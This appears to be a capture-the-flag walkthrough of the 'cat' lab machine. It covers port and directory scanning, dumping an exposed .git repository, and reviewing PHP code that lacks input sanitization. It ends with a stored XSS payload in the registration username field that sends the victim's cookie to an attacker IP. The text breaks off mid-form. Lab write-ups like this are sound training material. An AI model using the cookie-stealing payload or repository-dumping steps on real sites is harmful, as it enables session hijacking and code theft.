cat


This is cat walkthrough by Jiseok Song

nmap


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7/gBYFf93Ljst5b58XeNKd53hjhC57SgmM9qFvMACECVK0r/Z11ho0Z2xy6i9R5dX2G/HAlIfcu6i2QD9lILOnBmSaHZ22HCjjQKzSbbrnlcIcaEZiE011qt
kVmtCd2e5zeVUltA9WCD69pco7BM29OU7FlnMN0iRlF8u962CaRnD4jni/zuiG5C2fcrTHWBxc/RIRELrfJpS3AjJCgEptaa7fsH/XfmOHEkNwOL0ZK0/tdbutmcwWf9dDjV6opyg4IK73UNIJSSak0UXHcCpv0Gdu
F3fep3hmjEwkBgTg/EeZO1IekGssI7yCr0VxvJVz/Gav+snOZ/A1inA5EMqYHGK07B41+0rZo+EZZNbuxlNw/YLQAGuC5tOHt896wZ9tnFeqp3CpFdm2rPGUtFW0jogdda1pRmRy5CNQTPDd6kdtdrZYKqHIWfURmz
qva7byzQ1YPjhI22cQ49M79A0yf4yOCPrGlNNzeNJkeZM/LU6p7rNJKxE9CuBAEoyh0=
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBEmL+UFD1eC5+aMAOZGipV3cuvXzPFlhqtKj7yVlVwXFN92zXioVTMYVBaivGHf3xmPFInqiVmvsOy3w4TsRja4=
|   256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEOCpb672fivSz3OLXzut3bkFzO4l6xH57aWuSu4RikE
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://cat.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration


After adding cat.htb on /etc/hosts, I can visit the website




Vote.php is static



Also winners.php is static...



Contest and join both redirects to join.php



I can register and login

Join the Best Cat Community

Register

Username:

hello

Email:


a@abc

Password:


••••••••

Register


Already have an account?



Contest now shows a form



Let's run gobuster



```
/.php                 (Status: 403) [Size: 272]
/.html.php            (Status: 403) [Size: 272]
/.html                (Status: 403) [Size: 272]
/admin.php            (Status: 302) [Size: 1] [--> /join.php]
/index.php            (Status: 200) [Size: 3075]
/css                  (Status: 301) [Size: 300] [--> http://cat.htb/css/]
/.htm                 (Status: 403) [Size: 272]
/.htm.php             (Status: 403) [Size: 272]
/logout.php           (Status: 302) [Size: 0] [--> /]
/img                  (Status: 301) [Size: 300] [--> http://cat.htb/img/]
/config.php           (Status: 200) [Size: 1]
/uploads              (Status: 301) [Size: 304] [--> http://cat.htb/uploads/]
/.                    (Status: 200) [Size: 3075]
/vote.php             (Status: 200) [Size: 1242]
/.htaccess            (Status: 403) [Size: 272]
/.htaccess.php        (Status: 403) [Size: 272]
/contest.php          (Status: 302) [Size: 1] [--> /join.php]
/join.php             (Status: 200) [Size: 4004]
/.phtml               (Status: 403) [Size: 272]
/.htc.php             (Status: 403) [Size: 272]
/.htc                 (Status: 403) [Size: 272]
/.html_var_DE.php     (Status: 403) [Size: 272]
/.html_var_DE         (Status: 403) [Size: 272]
/server-status        (Status: 403) [Size: 272]
/winners              (Status: 301) [Size: 304] [--> http://cat.htb/winners/]
/winners.php          (Status: 200) [Size: 5082]
/.htpasswd.php        (Status: 403) [Size: 272]
/.htpasswd            (Status: 403) [Size: 272]
/.git                 (Status: 301) [Size: 301] [--> http://cat.htb/.git/]
```

admin.php exists, but redirects to join.php since I'm not admin

uploads directory exists

I may download source code


However, both uploads and .git shows 403



Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at cat.htb Port 80




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at cat.htb Port 80

But I can access files inside it since gobuster shows 301. Git-dumper can download it

```
$git-dumper http://cat.htb/.git src/
[-] Testing http://cat.htb/.git/HEAD [200]
[-] Testing http://cat.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://cat.htb/.gitignore [404]
[-] http://cat.htb/.gitignore responded with status code 404
[-] Fetching http://cat.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://cat.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://cat.htb/.git/hooks/post-commit.sample [404]
[-] http://cat.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://cat.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://cat.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://cat.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://cat.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://cat.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://cat.htb/.git/hooks/post-receive.sample [404]
[-] http://cat.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://cat.htb/.git/description [200]
```



...snip

```
$ls src/
accept_cat.php  config.php   css            img         index.php  logout.php   vote.php  winners.php
admin.php       contest.php  delete_cat.php  img_winners  join.php   view_cat.php  winners
```

Session hijacking

There are 2 vulnerabilities in the source

1. join.php: username & email are not sanitized in the registration process

```php
if ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET['registerForm'])) {
    $username = $_GET['username'];
    $email = $_GET['email'];
    $password = md5(string: $_GET['password']);

    $stmt_check = $pdo->prepare(query: "SELECT * FROM users WHERE username = :username OR email = :email");
    $stmt_check->execute(params: [':username' => $username, ':email' => $email]);
    $existing_user = $stmt_check->fetch(mode: PDO::FETCH_ASSOC);

    if ($existing_user) {
        $error_message = "Error: Username or email already exists.";
    } else {
        $stmt_insert = $pdo->prepare(query: "INSERT INTO users (username, email, password)
        VALUES (:username, :email, :password)");
        $stmt_insert->execute(params: [':username' => $username, ':email' => $email, ':password' => $password]);

        if ($stmt_insert) {
            $success_message = "Registration successful!";
        } else {
            $error_message = "Error: Unable to register user.";
        }
    }
}
```

No sanitization on username & email

2. Contest.php: Sanitization process lacks some characters

```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Capture form data
    $cat_name = $_POST['cat_name'];
    $age = $_POST['age'];
    $birthdate = $_POST['birthdate'];
    $weight = $_POST['weight'];
                                Sanitization for post exists, but not all characters are forbidden(ex:#,',&, etc...)
    $forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";

    // Check for forbidden content
    if (contains_forbidden_content(input: $cat_name, pattern: $forbidden_patterns) ||
        contains_forbidden_content(input: $age, pattern: $forbidden_patterns) ||
        contains_forbidden_content(input: $birthdate, pattern: $forbidden_patterns) ||
        contains_forbidden_content(input: $weight, pattern: $forbidden_patterns)) {
        $error_message = "Your entry contains invalid characters.";
    } else {
        // Generate unique identifier for the image
        $imageIdentifier = uniqid() . "_";

        // Upload cat photo
        $target_dir = "uploads/";
        $target_file = $target_dir . $imageIdentifier . basename(path: $_FILES["cat_photo"]["name"]);
        $uploadOk = 1;
        $imageFileType = strtolower(string: pathinfo(path: $target_file, flags: PATHINFO_EXTENSION));
```

First option will be run in view_cat.php and second option will be run in admin.php

```php
<div class="container">
    <h1>Cat Details: <?php echo $cat['cat_name']; ?></h1>
    <img src="<?php echo $cat['photo_path']; ?>" alt="<?php echo $cat['cat_name']; ?>" class="cat-photo">
    <div class="cat-info">
        <strong>Name:</strong> <?php echo $cat['cat_name']; ?><br>
        <strong>Age:</strong> <?php echo $cat['age']; ?><br>
        <strong>Birthdate:</strong> <?php echo $cat['birthdate']; ?><br>
        <strong>Weight:</strong> <?php echo $cat['weight']; ?> kg<br>
        <strong>Owner:</strong> <?php echo $cat['username']; ?><br>
        <strong>Created At:</strong> <?php echo $cat['created_at']; ?>
    </div>
</div>
```

```php
<div class="container">
    <h1>My Cats</h1>
    <?php foreach ($cats as $cat): ?>
        <div class="cat-card">
            <img src="<?php echo htmlspecialchars(string: $cat['photo_path']); ?>"
            alt="<?php echo htmlspecialchars(string: $cat['cat_name']); ?>" class="cat-photo">
            <div class="cat-info">
                <strong>Name:</strong> <?php echo htmlspecialchars(string: $cat['cat_name']); ?><br>
            </div>
            <button class="view-button" onclick="window.location.href='/view_cat.php?cat_id=<?php echo htmlspecialc
            <button class="accept-button" onclick="acceptCat('<?php echo htmlspecialchars(string: $cat['cat_name'])
            <button class="reject-button" onclick="rejectCat(<?php echo htmlspecialchars(string: $cat['cat_id']); ?
        </div>
    <?php endforeach; ?>
</div>
```

Where injection occurs in option 2

1. XSS in registration form

Join the Best Cat Community

Register

Username:

<script>fetch("http://10.10.16.10:9001/?c="+document.cookie)</script>

Email:

